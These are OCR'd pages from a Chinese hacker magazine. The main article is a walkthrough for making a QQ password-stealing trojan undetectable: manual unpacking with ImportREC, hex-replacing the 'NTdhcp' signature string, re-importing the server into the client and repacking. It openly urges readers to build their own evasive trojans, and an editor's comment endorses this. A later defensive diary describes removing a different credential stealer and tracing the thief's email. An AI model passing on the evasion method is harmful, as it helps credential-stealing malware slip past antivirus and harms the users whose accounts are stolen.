脱壳后的服务端程序不能马上正常运行，我们还需要修复输入表，这时候该ImportREC出手了。首先运行原来没有脱壳的服务端程序QQ1.exe，然后运行ImportREC程序。

首先在“获取系统中的进程”列表选择QQ1.exe的执行程序，接着将“IAT需要的信息”中的OEP中的选项值改为前面记住的B6D0，然后点击“自动搜索IAT”按钮进行搜索，搜索完成后出现一个提示窗口（如图10）。




图6 OLLYDBG载入qq2.exe的反汇编结果




图8 光标所指的地方就是程序出口的位置




图10 ImportREC修复输入表过程

再根据提示窗口的提示点击“获取输入表”按钮，接着点击“修复抓取文件”按钮并选择脱壳的服务端程序1.exe，下面程序会对服务端程序进行自动修复，并提示“修复完成并已经保存”，这样我们就完成了服务端程序的手工脱壳操作（如图11）。

脱完壳后查壳显示：**Borland Delphi 6.0 – 7.0 [Overlay]**。

六、修改程序特征

脱完壳后，我们就可以开始服务端程序的特征码修改了。用UltraEdit打开需要修改的服务端程序，点击快捷键CTRL + H切换成十六位编辑模式，现在来搜索替换NTdhcp这6个字节。为什么要搜索这6个字节呢？因为，每种程序都有它们特定的程序名称，例如啊拉QQ大盗是NTdhcp，灰鸽子是GrayBird，而正是这些程序名称，往往成为杀毒软件进行判断的特征码，所以只要我们将这些名称进行修改，就可以起到免杀的效果。点击“搜索”菜单中的“替换”按钮，在弹出的“替换”窗口中的“查找”项中输入NTdhcp，在“替换为”项中任意地输入一个名称，不过一定要保证它们之间的字节数相同，这里我就输入nohack，然后开始进行替换（如图12）。

替换完成后，基本就可以起到免杀的效果了。

七、导入修改特征后的资源程序

服务端程序改造完成后，用户可以对其进行加壳处理等操作，然后把修改后的服务端程序导回客户端程序进行保存。用资源修改工具ResScope打开已经脱完壳的客户端程序，点击资源树下的“EXEFILE”中的“QQ1”这一项，然后点击“文件”菜单下的“导入资源”命令，将修改完成的服务端程序进行导回。完成以后，同样使用UltraEdit打开啊拉QQ大盗的客户端程序，同样替换掉NTdhcp这些字符，这里要和前面自己定义的名称一样才行，这时候整个文件都已经免杀了。最后用户同样可以对客户端程序进行加壳等操作。




图11 ImportREC修复输入表成功

至此，一个木马程序的免杀过程就为大家演示到这。纵观这个过程，我认为最容易出错的地方就是进行手工脱壳的时候。没有手工脱壳经验的用户也不用担心，你只要正确地找到ESP的值后，按照我讲解的过程一步步地操作，就可以亲手制作出属于自己的免杀木马程序了。




图12 将特征NTdhcp替换为nohack

【本文中涉及到的peid、flyODBG V1.10、Import REConstructor V1.6等工具，在光盘中均有收录】

编辑点评： 许多朋友在打造免杀木马时遇到的最大问题是壳脱了一个又一个，十分麻烦，有自动脱壳的还好，遇到需要手动脱壳的个个都倒下了。跟着作者的思路，我们可以轻松打造自己的免查杀的木马，作为Q版黑客，我们还是有必要学习一下汇编语言及破解技术的，还等什么，赶快买本《精通破解工具》好好学习学习。

黑客名言8：“在现实环境下，没有必要使一个IT系统达到绝对安全。正好像如果一个人被关进重重监狱中处于深宫地牢中，他会很安全，但是却失去了自由。IT系统的绝对安全程度越高，能发挥的效率就越低。因此安全是相对的，是动态的。”——Frankie

黑客名言8：“计算机和解调器都不是问题的关键，人才是最重要的。只有把人的安全防范意识提升到一个相当高的地步，黑客攻击的破坏性才能够从根本上降低。”——米特尼克

快速查找电子邮件的地理位置

DreamMail具有自动检索邮件服务器的功能，所以只要我们直接填好邮箱地址可以收发邮件了。以后在我们收到新邮件时，在“来源跟踪”中就可以显示出邮件发送的地理位置了，其实现原理是DreamMail通过获取电子邮件源信息里所包含的邮件发送端的IP地址，然后查找到与IP地址相对应的地区名称并显示出来。

反毒日记
——干掉军团侦察员

yacou [S.C.T]&[A.V.T]

你可以从本文学到：
1．清除病毒基本方法
2．判断可疑程序的基本方法
3．如何利用 WinHex 查找盗号者的 E-Mail

一、前言

病毒和木马已经成为骚扰我们正常生活的一分子，几乎所有的人都被它们祸害过。现在每天的新品种要以百位来计算，变的种更不用说，例如国内有名的木马——灰鸽子，每天反病毒公司截获的变种就有二三十以上，是什么让原本灭亡的木马又复活了呢？还不是一个钱字，在金钱的驱动下什么事情都有可能发生。有点扯远了，先来看看今天的任务吧。

二、寻找可疑程序及分析

一天一位网友向我求助，他QQ、E-mail 的账号和密码同时被盗，由于是一个群的就帮他看看喽。我立刻通过QQ 远程协助功能进行相应的收集工作，首先在任务管理器中发现可疑进程 getpsw.exe，然后我又在注册表键值 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run 中发现有可疑程序，键值名称为“getpsw”，关联程序为“C:\WINNT\system32\getpsw.exe”。

这个键值经常被一些病毒、木马之类的程序利用，特别是喜欢在程序的路径上做文章。如果是在 system32 这样的文件夹里更应该注意，因为种马者通常欺负我们广大菜鸟不熟悉系统文件夹结构及系统文件，借此来欺骗我们，所以请大家不要上当，有空多了解一下相关知识。

小提示 自己在处理病毒或木马的时候最好断开网络再进行处理，这样可以有效避免病毒的恶意传播或木马的恶意破坏（在这之前呢一定要先对电脑上重要的数据进行安全有效的备份，万一清除失败有后悔药吃哦）。

我觉得 getpsw.exe 这个文件很可疑，于是来到 C:\WINNT\system32 目录下查找这个文件仔细一看，嘿，还真被我发现问题了，大多系统文件是 2004 年左右的，而这个文件是 2005-8-26 14:06:22，由此证明它不是系统文件，从名字看来这个程序好像就是 get password 的意思，于是在 C 盘中继续寻找又发现两个日期时间和 getpsw.exe 一样的文件，分别是 psw.bpl 和 psw.dll，我尝试用反毒经典步骤进行清除这些文件。

小提示 反毒经典步骤是：找到可疑进程终止掉→找到相应文件删除掉→找到注册表中相关键值删除即可。

三、清除可疑程序

在这里是：先终止进程 getpsw.exe，再到 C:\WINNT\system32 删除这个文件及相关的两个文件，最后去注册表里删除键值 getpsw。完成后重新启动电脑，再到任务管理器里看看，getpsw.exe 没有再次出现。由此证明我成功删除了上面的启动键值和这个木马程序，任务也应该说就此完成了。没有想到网友说能不能找到对方的邮箱，我让他自己用嗅探软件进行嗅探，他说他不会，无奈之下只好自己解决。由于我手头上没有嗅探软件，于是就用 winhex 来探探这个程序。通常来说偷号程序都会把得手的账号和密码发送到指定邮箱里面，我用 winhex 打开 getpsw.exe 这个程序，搜索“.com”，于是就找到了偷号者的邮箱地址，如图所示：




图 用 WinHex 打开 getpsw.exe 查找到的邮箱地址

偷号者的邮箱是 *****@126.com，除了偷号者的邮箱，还发现了 **max@juntuan.net** 这个地址，好像是第八军团邮箱地址，到第八军团的网站看了看，终于发现了一个新的盗号程序名字叫军团侦察员 v1.2。

小知识 军团侦察员 v1.2 功能说明：该软件的主要功能可以截获 Windows (98/ME/2000/XP/2003) 平台下几乎所有的密码（例如 QQ、浩方、热血传奇和网页密码等）。如在浏览的网页中含有密码，将会截获下来，包括各类邮件账户、社区网站等。

下载了测试版放到虚拟机里面测试了一下，网友中的木马和军团侦察员 v1.2 的行为完全相同，可以断定这就是军团侦察员了。由于该软件是绿色软件，免安装，直接填写你的邮箱帐户，所以只要是你在电脑里面发现 getpsw.exe 中都含有 max@juntuan.net 这个字符串，就可以通过这个特征来寻找被修改特征码的军团侦察员了。但网站上这个是公开测试版，只能显示密码前三位，后面以 * 号代替，看来偷号者使用的是正式版啊。最后将偷号者的 E-mail 交给了网友，这下我终于可清静了，而网友和偷号者之间的斗争才刚刚开始……

四、总结

偷号者利用军团侦察员 v1.2 可以避免自己的邮箱的账号和密码被嗅探程序找到，但是忽略了该程序自身隐蔽性不强的弱点，稍微有反毒相关知识的朋友都能轻松干掉这类木马，该木马已经上报给江民科技，该病毒的名称是 Trojan/PSW.Small.j。不过本次的查杀还不够干净，没有查杀掉 psw.dll，大家可以手动解决。

